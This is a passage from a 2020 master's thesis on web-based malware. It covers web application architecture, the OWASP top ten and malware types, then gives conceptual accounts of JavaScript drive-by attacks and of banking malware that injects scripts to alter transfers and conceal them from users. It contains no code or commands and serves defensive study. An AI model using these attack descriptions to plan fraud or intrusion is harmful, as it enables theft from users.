APPROVAL SHEET

Title of Thesis: ANALYSIS ON VULNERABILITY ASSESSMENT FOR WEB BASED MALWARE

Name of Candidate: Sai Venkatesh Kurella

Master of Science in Computer Science

December 2020

Thesis and Abstract Approved: 

Charles K. Nicholas, Ph.D.

Professor

Department of Computer Science

and Electrical Engineering

Date Approved: November 27, 2020

ABSTRACT

Title of thesis: Analysis on Vulnerability Assessment for Web based Malware

Sai Venkatesh Kurella, Master of Science, 2020

Thesis directed by: Professor Charles Nicholas
Department of Computer Science and
Electrical Engineering

The rapid advancement of the internet has created significant changes to our everyday lives. The impact the Internet has on society is felt in almost everything we do. Right from health monitoring devices like fit-bit, apple watches, etc. to high tech self-driven cars, heavy machinery and air crafts, many devices are connected to the internet for multiple purposes. It becomes extremely important to protect and safeguard all of these from several web vulnerabilities present on the internet. A vulnerability present in the web application may result in disrupting of the service, loss of confidential data and more importantly, breaking of data integrity, huge trust and monetary losses. The dependencies between clients and the servers introduce huge security glitches, loopholes which can be exploited by a hacker to steal, corrupt, destroy the data. It requires deep insight and understanding to deal with web application security not because of the many tools that are available, but because of the evolving variants of malware attacks.

Especially during the current times of the pandemic where lots of work is

shifted online and all the naive users of the internet could easily fall prey to the malware attacks, emphasis must be laid on security of the application, safeguarding data and privacy by implementing security firewalls, intelligent malware detection systems. It is a matter of fact that JavaScript is used by 93.6% of all the websites and no wonder why JavaScript based cyberattacks are increasing exponentially. Hence, this study is focused on analyzing multiple script based malware attacks over web applications, and attempts to identify, assess the vulnerabilities in a web application, functionalities of the malware and analyze evolving debugging techniques.

ANALYSIS ON VULNERABILITY ASSESSMENT FOR WEB BASED MALWARE

by

Sai Venkatesh Kurella

Thesis submitted to the Faculty of the Graduate School of the
University of Maryland, Baltimore County in partial fulfillment
of the requirements for the degree of
Master of Science
2020

Advisory Committee:
Professor Charles Nicholas, Chair/Advisor
Professor Mohammad Donyaee
Professor David Chapman

Acknowledgments

First and foremost I'd like to thank my advisor, mentor Professor Dr. Charles Nicholas for giving me an invaluable opportunity to work with him for this research project. He has always made himself available for help and advice whenever needed. It has been an absolute pleasure to work with and learn from such an extraordinary individual. I would like to thank my committee Dr. David Chapman and Dr. Mohammad Donyaee for all their encouragement and support. It was great working, learning under their guidance. I would also like to thank all my friends and people whom I met at UMBC for their encouragement and help whenever needed. Finally, to my parents, sister, brother-in-law and all the family members for motivating me to pursue my dream of doing masters. I owe it all to them. It is impossible to remember all, and I apologize to those I've inadvertently left out.

Table of Contents

List of Figures v

1 Introduction 1
1.1 Web Application . . . 1
1.2 Client . . . 1
1.3 Server . . . 2
1.4 Web Application Architecture . . . 3
1.4.1 Software Layers . . . 3
1.4.2 Web Application Architecture in detail . . . 4
1.5 Benefits of Web Application . . . 5
1.6 Security concerns of Web Application . . . 6
1.6.1 Web Application Security Issues . . . 6
1.6.2 What makes Web application so vulnerable? . . . 7
1.6.3 Security Problems in Web Application . . . 8
1.6.4 CIA Triad . . . 12
1.7 Introduction to Malware . . . 13
1.7.1 Why do cybercriminals use malware? . . . 14
1.7.2 How does malware spread? . . . 14
1.7.3 Types of malware . . . 14

2 Related Work 17
2.1 Overview . . . 17
2.2 Analyzing JavaScript . . . 18
2.3 A deeper insight with Banking web application example . . . 21
2.3.1 How does banking malware work? . . . 21
2.3.2 Script-based malware detection strategy . . . 23
2.3.3 Detection techniques . . . 23
2.3.3.1 Signatures . . . 24
2.3.3.2 Browser fingerprint . . . 25
2.3.3.3 User/browser behavior . . . 25
2.3.3.4 Fraud Detection System . . . 25

3 Contribution 27
3.1 Overview . . . 27
3.2 API-Hooking Technique . . . 29
3.2.1 How are the cyber-criminals using API hooking? . . . 29
3.3 OWASP Zed Attack Proxy Tool for analyzing web applications . . . 30
3.4 Studying JavaScript malware using Box.js . . . 31

4 Discussion 33
4.1 Implementing API-Hooking technique using JavaScript malware . . . 33
4.2 Using OWASP ZAP tool for analyzing web applications . . . 37
4.2.1 Analyzing Angular Web application using OWASP ZAP tool . 38
4.2.2 Analyzing static Web application using OWASP ZAP tool . . 40
4.3 Analyzing malware files using box.js . . . 41

5 Conclusions and Future Work 49
5.1 Conclusions . . . 49
5.2 Future Work . . . 52
5.2.1 Automating Malware Analysis . . . 52
5.2.2 Implementing proper state management . . . 53

Bibliography 55

List of Figures

1.1 Web application Communication [1] . . . 3
1.2 Layered Architecture Pattern [2] . . . 4
1.3 3-Tier Layered Architecture [3] . . . 5
1.4 CIA Triad [4] . . . 12

2.1 Control and data flow in drive-by attacks through JavaScript malware [5] . . . 20
2.2 Data flow in Banking applications . . . 22
2.3 Detection techniques in Banking applications . . . 24

3.1 The control and data flow of how scripts are run in Windows . . . 28
3.2 ZAP tool serving as Proxy . . . 31

4.1 The view of Obfuscated JavaScript malware file . . . 33
4.2 Debugging *WScript.exe* in x64dbg - Passing path of bad.js in the command line . . . 35
4.3 Debugging *WScript.exe* in x64dbg - Setting breakpoints at *WS2_32.DLL* and *Shell32.DLL* . . . 35
4.4 Debugging *WScript.exe* in x64dbg - The Command that is passed to *ShellExecuteEx* from Script file . . . 36
4.5 Deobfuscated, cleaned code from obfuscated bad.js file . . . 37
4.6 OWASP ZAP tool Interface . . . 38
4.7 Angular 6 web application: Offensive language detector registration page . . . 39
4.8 Angular 6 web application: Offensive language detector Login page . . . 39
4.9 Angular 6 web application: Offensive language detector home page . . . 40
4.10 List of Vulnerabilities in Angular 6 web application found through ZAP . . . 41
4.11 List of Vulnerabilities in static web application found through ZAP . . . 42
4.12 Typical scenario of social engineering: Sending a malicious attachment via Email [6] . . . 43
4.13 Original view of the Obfuscated file . . . 43
4.14 Formatted view of the Obfuscated file . . . 44

4.15 Obfuscation of methods: Equivalent, but unreadable code 44
4.16 Cleaned code after deobfuscation 45
4.17 Virtualizing Windows [6] 46
4.18 Analyzing sample JavaScript malware using box.js 47

Chapter 1: Introduction

1.1 Web Application

A web application is a computer program that utilizes web browsers and web technologies to perform tasks over the Internet [7]. Customer uses a web browser to access a web application. Web browser in turn communicates with server to access the database which resides at the back-end and the server sends back a response to the browser. Web application could be a simple social network which allows users to exchange messages, a contact form or a complex banking application which gives a functionality to transfer money, applications like word processor, multi-player gaming, live feed data like election results, stock markets, video streaming websites, etc.

1.2 Client

In a client-server environment, client refers to the host program a person uses to run an application [8]. A client-server environment is one in which multiple computers share information from a database. Where the server hosts information, the client is the application used to access the information.

1.3 Server

In web applications, both client side and server side has programs that run on them concurrently. The main purpose of a web server is to parse the requests from client-side and give appropriate response to the client. The requests follow HTTP/HTTPS protocol and are hidden from the common user of the application. Web server is responsible to store, process and deliver the web pages to the client.

Application server is the server which hosts the code at server side and exposes the business logic and processes to the client. Web server is responsible for delivering and showing the web pages to the client whereas application server is responsible for the logic and is responsible for the interaction with the system.

The Figure 1.1 shows how a client interacts with web browser and application server to request the data from the database. Client first sends HTTP requests to the web server which in turn communicates with application server. Application server interacts with the database and gets the required data and sends it back to the web server. Finally, the response is send to the client in the form of HTTP response.

Application server is the place where developer writes the business logic of the application. The important attribute which server code is that it is hidden from the user.The user who is accessing the web application is not concerned with the intricacies of the business logic on the server.




Figure 1.1: Web application Communication [1]

1.4 Web Application Architecture

Web application architecture defines the interactions between applications, middleware systems and databases to ensure multiple applications can work together. It serves as a blueprint for the system defining the work assignments that has to be carried out by each components [1]. The architecture is primarily responsible for the qualities that system depicts like performance, reusability and the most important, security. If the architecture of the system is sound and effective, it mitigates the risk early in the development process.

1.4.1 Software Layers

The most commonly used architecture pattern is layered pattern. In layered pattern, every layer is designed to perform specific roles and are assigned different




Figure 1.2: Layered Architecture Pattern [2]

responsibilities within the application. In general, most architecture pattern contains four layers i.e. Presentation, Business, Persistence, and Database layer [2]. Layered pattern makes sure that there is isolation among layers i.e any changes made in one layer does not affect the other one. [2]

1.4.2 Web Application Architecture in detail

In order to develop an efficient, robust web application, a developer needs to understand the intricacies of World Wide Web(WWW) and has to take into the account all the features as well as the problems associated with it. The main aim of the WWW project is to make arrangements to setup the information space so that users and machine can communicate as customers using web applications can be located around the world using different platforms and resources to access them [9]. Also the data and content moving on the network differs in the format and types. Hence the major task for the people working on WWW project was to develop




Figure 1.3: 3-Tier Layered Architecture [3]

a system or a platform that can provide a universal standard to the information moving on the network. The challenge for them was to minimize the interactions with the network. Hence the biggest intimidating task for developers at the time when they start to explore the best architecture pattern for their application is to select best type and the component model of the web application.

1.5 Benefits of Web Application

A web application reduces the developer concern of building applications for specific platform(cross-platform compatibility), so that anyone can use them as long as they have an internet connection. Since the client runs in the web browser,

user can have any operating system installed on their machine. Generally,it can be accessed through any web browser like Chrome or Internet Explorer, though some applications require specific browser . It generally uses combination of server side script like (ASP, PHP etc) and client side script like JavaScript, Typescript and HTML to develop the whole application. The client side is responsible for presenting the application to the end user while server side deals with all the business logic of the application. Server side is also responsible for accessing the database.

Some of the benefits of using web application are [10]:

- Platform Independent
- No more updating issues
- Highly modular and maintainable
- Quick Development Cycles
- Improved Security
- Accessible for a range of devices
- User Tracking

1.6 Security concerns of Web Application

1.6.1 Web Application Security Issues

Several technologies that interact with each other quite often are used to develop a web application. Because of this, web application poses lots of security

issues. With the popularity of Internet growing, and the current situations due to the pandemic, many users are going online for their daily work, business and use several web applications [11]. With these, lots of customer personal data like account number, credit card details, etc. are going online and hence they become vulnerable to fraudulent attacks.

1.6.2 What makes Web application so vulnerable?

Web applications are usually complex programs that provides a service to the user to create, delete, modify, store and retrieve the data. Generally, web applications are considered to be a script running on server side and the security risks, issues are only related to the scripts running on the server. However, design of the architecture also impacts security issues of web application. The following are the major factors that makes the web applications more vulnerable:

- **Designed without Security Considerations:** Most often developers, managers, architects who are majorly responsible for developing the web application tend to skip or do not take into the account a maximum number of security considerations. If proper security procedures and methods are not followed during of designing phase of the architecture, several security screenings could be missed which make the application more vulnerable and quite difficult to fix them later.

- **Dependency and compatibility issues due to cross-platform Components:** Due to the dependency on the other cross-platform components in the

architecture, it becomes a concern for a web application to assign some security measures to those components. Since, these components may not always complement each other, separate interfaces needs to be developed that is compatible to maintain a communication channel for the components to interact with each other, leaving possibilities of many security loopholes.

- **Availability of Multiple Programming Languages:** Due to abundance of the programming languages to develop the web applications, it becomes difficult to design and define common security framework across the infrastructure.

- **Frequently Evolving Malware and tricks to attack :** The attackers find new, innovative ways to intrude into the network, user's devices which might not be detected by the security systems, firewalls, etc. This makes it quite difficult to detect and eliminate the cause and recover from the attack.

1.6.3 Security Problems in Web Application

According to OWASP(Open Web Application Security Project, an online community that produces articles, methodologies, documentation, tools, and technologies in the field of web application security), the top ten security issues related to the web applications are [12] :

1. **Broken Authentication:** For credentials stuffing(Credential stuffing is a type of cyberattack where stolen account credentials typically consisting of lists of usernames and/or email addresses and the corresponding passwords are used

to gain unauthorized access to user accounts through large-scale automated login requests directed against a web application), an attacker has access to hundreds of combinatorial username and passwords. Attackers can also use them for finding administrative accounts and dictionary attack tools. These also leads to attacks in session management tools. These kinds of attacks are also very prevalent due to the design and implementation of identity and access controls. Attackers use manual approach to find broken authentication issues and then use automated tools to exploit them. With broken authentication, attacker can gain access to the few accounts and then can compromise the whole system using identity theft or disclose sensitive information.

2. **Sensitive Data Exposure:** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, etc. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

3. **Injection:** The input provided by the user is sent to the back-end for processing. Injection flaws occurs when an attacker can send hostile data to the interpreter. Injection flaws are very prevalent, especially in legacy systems. An attacker can find injection vulnerabilities in SQL, LDAP, XPath, OS commands, SMTP headers and ORM Queries. Injection can result in the data loss, loss of confidential data and in some cases could lead to complete host

takeover.

4. **Broken Access Control:** By using SAST(Static application security testing) and DAST(Dynamic application security testing) tools, an attacker can find the absence of access control. Due to lack of automated detection and lack of effective functional testing,access control mechanism becomes weak. According to OWASP, the technical impact of this attack is that an attacker can act as an authorized user or an administrator having privileged access and can create, delete or modify the data.

5. **XML External Entities:** In these kind of attacks, attacker can exploit weak XML processors by including hostile content in XML resulting in exploiting the vulnerable code, dependencies and integration. SAST tools can discover the issue where XML processors allow the attacker to specify external entity which is a URI to that is evaluated during XML processing. These can be used to execute DOS attack and can be used to extract the data.

6. **Security Misconfigurations:** According to OWASP , attackers can attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and dictionaries to gain unauthorized access to the system. These kind of attacks can happen at any level of the application stack. These kind of attacks often lead to complete system compromise.

7. **Cross-site Scripting(XSS):** It is a kind of attack in which an attacker can hijack user-sessions, redirect to malicious sites. A user can write content into

the HTML file through manipulation of input variables. After that, the attacker can trick the user of the web application to think that the content is real. More importantly, the attacker can craft a JavaScript cross site Scripting attack and can steal user cookie to launch session hijacking.

8. **Insecure De-serialization:** This is a difficult attack in which exploits rarely work but it does not change underlying code. Application is vulnerable to De-serialization attack if they deserialize hostile content provided by the attacker. According to OWASP, insecure De-serialization attack can result in two types of attacks:

   (a) Data structure attacks in which attacker modifies application logic or get access to remote method execution.

   (b) Access-controlled attacks in which content is changed.

   Hence, these kind of attacks can not be understated as it can lead to remote code execution.

9. **Using Components with Known Vulnerabilities:** These kind of attacks are very widespread as developer might be using many components without even understanding their security issues and loopholes. Some of the largest breaches to date have relied on exploiting known vulnerabilities in the components.

10. **Insufficient Logging and Monitoring:** Exploitation of insufficient logging and monitoring is the bedrock of every exploitation. Due to lack of monitoring,

Figure 1.4: CIA Triad [4]

attacker time their attack so that they are not caught. OWASP report for 2017, in 2016, identifying a breach took an average of 191 days which is a plenty of time to cause damage to the application.

1.6.4 CIA Triad

In order to protect all of the critical and sensitive assets from attackers and to create a holistic security plan, it is a good practice to follow the CIA(Confidentiality Integrity, availability) triad [4]. The CIA Triad is a well-known, prominent model for the development of security policies used in identifying problem areas, along with necessary solutions in the field of information security.

- **Confidentiality:** To protect information from accidental or malicious disclosure.

  - **Encryption:** Data Encryption with a cipher key or decryption.
  - **Authorization:** It leads to determination if a person or system is allowed access to resources, based on an access control policy.
  - **Access control:** It uses rules and policies that limit access to confidential information.

- **Integrity:** To protect information from accidental or intentional (malicious) modification.
  - **Digital Signatures :** It is a process that guarantees that the contents of a message have not been altered in transit.
  - **Check sums:** It is to prevent accidental changes.
  - **Hash:** It maps some data to other data. It is often used to speed up comparisons or create a hash table.

- **Availability:** To make sure that information is available to those who need it and when they need it.
  - **Physical protections :** It protects against are unauthorized access into areas and theft of mobile devices.

1.7 Introduction to Malware

Malware is a catch-all term for any type of malicious software designed to harm or exploit any programmable device, service or network [13]. Cybercriminals typically use it to extract data that they can leverage over victims for financial gain.

That data can range from financial data, to healthcare records, to personal emails and passwords—the possibilities of what sort of information can be compromised have become endless.

1.7.1 Why do cybercriminals use malware?

- Assuming control of multiple computers to launch denial-of-service attacks against other networks.
- Tricking a victim into providing personal data for identity theft.
- Stealing consumer credit card data or other financial data.
- Infecting computers and using them to mine bitcoin or other cryptocurrencies.

1.7.2 How does malware spread?

Since its birth more than 30 years ago, malware has found several methods of attack. They include email attachments, malicious advertisements on popular sites (malvertising), fake software installations, infected USB drives, infected apps, phishing emails and even text messages.

1.7.3 Types of malware

- **Viruses:** A virus usually comes as an attachment in an email that holds a virus payload, or the part of the malware that performs the malicious action. Once the victim opens the file, the device is infected [14].

- **Ransomware:** One of the most profitable, and therefore one of the most popular, types of malware amongst cybercriminals is ransomware. This malware installs itself onto a victim's machine, encrypts their files, and then turns around and demands a ransom (usually in Bitcoin) to return that data to the user.

- **Scareware:** Cybercriminals scare us into thinking that our computers or smartphones have become infected to convince victims to purchase a fake application. In a typical scareware scam, you might see an alarming message while browsing the Web that says "Warning: Your computer is infected!" or "You have a virus!" Cybercriminals use these programs and unethical advertising practices to frighten users into purchasing rogue applications.

- **Worms:** Worms have the ability to copy themselves from machine to machine, usually by exploiting some sort of security weakness in a software or operating system and don't require user interaction to function.

- **Spyware:** Spyware is a program installed on your computer, usually without your explicit knowledge, that captures and transmits personal information or Internet browsing habits and details to its user. Spyware enables its users to monitor all forms of communications on the targeted device. Spyware is often used by law enforcement, government agencies and information security organizations to test and monitor communications in a sensitive environment or in an investigation. But spyware is also available to consumers, allowing purchasers to spy on their spouse, children and employees.

- **Trojans:** Trojans masquerade as harmless applications, tricking users into downloading and using them. Once up and running, they then can steal personal data, crash a device, spy on activities or even launch an attack.

- **Adware:** Adware programs push unwanted advertisements at users and typically display blinking advertisements or pop-up Windows when user perform a certain action. Adware programs are often installed in exchange for another service, such as the right to use a program without paying for it.

- **Fileless malware:** Fileless malware is a type of malicious software that uses legitimate programs to infect a computer. Fileless malware registry attacks leave no malware files to scan and no malicious processes to detect. It does not rely on files and leaves no footprint, making it challenging to detect and remove.

In this chapter, we have set the context of our research by discussing about the web applications, its architecture, security concerns and malware, its functionalities, variants in detail. In Chapter 2, we would explore more about the related work that has been done in this field, analyze JavaScript based attacks and walk through a case study for deeper insights.

Chapter 2: Related Work

2.1 Overview

A web application can be prone to malware attacks for several reasons. In order to prevent stealing, corrupting the data, getting access from customer accounts, enterprises have invested in malware detection mechanisms including various machine learning techniques as well. By using dynamic analysis, behavioral patterns in the benign and malicious applications installed in the user's device were analyzed and a system metrics were generated from applications battery data, CPU consumption, and network data by running the application in a controlled environment. Various machine learning algorithms (Random Forest, Naive Bayes, SVM, Multi-layer Neural network) were used. It was observed after comparison that the random forest and SVM algorithms gave the best results.

Most of these programs are not installed on clients' computers but rather implemented server-side or by including some JavaScript code on protected websites. Off late, many researches point out that even products sold as a "100% malware proof solutions" have serious implementation errors and it is only a matter of time when malware creators start targeting their guns against these vulnerabilities, effectively bypassing or abusing these countermeasures.

2.2 Analyzing JavaScript

Most of attackers use some kind of social engineering bundled together with some means to actually execute the malicious code, like JavaScript, malicious PDF documents, malicious Microsoft Office documents, etc. Inorder to analyze the execution of malware, we must exploit some kind of vulnerability that exists in web browsers (if we're propagating malware with JavaScript), Microsoft Word (if we're propagating malware with .doc documents), Adobe PDF Reader (if we're propagating malware with .pdf files), etc.

However, JavaScript is not an insecure programming language. It's just that code bugs or improper implementations can create backdoors which attackers can exploit. When a user browsing a website, a series of JavaScript (.js) files are downloaded on the PC automatically. These files are executed through the browser, so that the user can see the content of the website, perform various actions such as filling out a form or downloading a file from a website, see the online ads (banners) on that website, etc. Because online browsing is one of the strongest online habits that users have, cyber criminals target exactly that. Online attackers frequently redirect users to compromised websites. These can be either created by them or they can be legitimate websites they've hacked into.

The factors that define an infected website are : cyber criminals have injected malicious JavaScript code in the website, compromised the online ads/banners displayed on the website, injected malicious JavaScript code into the website's database, loaded malicious content or malicious software from a remote server. Consequently,

malicious JavaScript files will be downloaded onto the PC when user unknowingly browse an infected website. This is one of the most usual ways of attacking and this is called a drive-by attack [5]. It generally includes the following 9 stages as shown in Figure 2.1:

1. A user unwittingly browse the compromised website.
2. The malicious JavaScript files are downloaded on the system.
3. They are executed through the browser, triggering the malware infection.
4. The infected JavaScript files silently redirect the Internet traffic to an exploit server.
5. The exploit kit used in the attack (hosted on the exploit server) probes user's system for software vulnerabilities.
6. Once the exploit finds the vulnerability, it uses it to gain access to user's PC's functions.
7. This grants the exploit kit the right to execute code and download additional files from the Internet with administrator privileges.
8. In the next step, malware will be downloaded onto the PC and executed.
9. The malware can perform damaging functions on the PC. It can also collect information from the infected system and send it to the servers controlled by cyber criminals.




Figure 2.1: Control and data flow in drive-by attacks through JavaScript malware [5]

JavaScript is pretty important when analyzing it, because we're spending considerate amount of our time in web browsers, and since web browsers understand, accept and execute JavaScript, we can feed a Uniform Resource Identifier(URI) to the victim and wait for him/her to click on it. Upon clicking on the URI, we can send arbitrary malicious JavaScript to the victim, which will be executed in the web browser. We're not limited to JavaScript only; we can use any kind of language that web browsers understand. I have emphasized my research to perform a security analysis of script-based malware detection in order to make web applications more effective and secure. The aim of this research is to share my findings and improve anti-malware solutions. Solutions that were taken into consideration contain a client site part (JavaScript code) related to either profiling of user behavior and browser fingerprinting or checking web injects signatures related to malware presence on the

users machine.

2.3 A deeper insight with Banking web application example

2.3.1 How does banking malware work?

Most of banking software is sold as "off the shelf" software(Off-the-shelf software is software that is ready-made and available to lots of people. Usually users need to pay license fee to use it, e.g. Microsoft Office.). Cyber atackers of such software develop malware code and prepare it to target specific bank. Afterwards, usually they obfuscate the executable in order for operators not to be able to modify it by themselves. In this context, "targeting" means configuring malware to inject a JavaScript code into HTTP responses from bank's server to user browser. This injection is called "web inject" and is the easiest way to modify browser behavior on a website (for example to steal user's credentials or to switch account number of a transaction) [15]. As malware is an executable on user's computer, it has many ways to hook directly into user browser. Cyber attackers, after assuming control, parameterizes it, specifically choosing i.e.:

- which accounts will be attacked
- how much will malware steal
- where the money will be later sent

Some of banks use a second channel to authorize transaction. As malware is able to modify transaction details "on-the-fly" and change server responses as well, following




Figure 2.2: Data flow in Banking applications

authorization methods are ineffective and malware can bypass them:

- Hardware token generators
- SMS without transaction details

Malware can modify all server responses, so even after sending the transaction, it can modify transaction history on client side so that client does not get suspicious. After studying a few malware attacks of the similar kind, it is observed that malware will fail only if a secured second channel is a dedicated device which receives transaction key details and the user is aware enough to compare received details with non-editable source (e.g. paper invoice) because it is observed that malware which modified account numbers in all digital invoices on PC, so that comparing data from these invoices was worthless. Figure 2.2 represents a simplified data flow, on which we will base our analysis.

A malware on an infected machine can be totally invisible for the user, by tampering both HTTP requests sent by a user's web browser and responses received from the banking application. To be more specific, it can modify images on websites and invoices on hard drive, as well as transfer user's screen to malware operator creating a remote desktop.

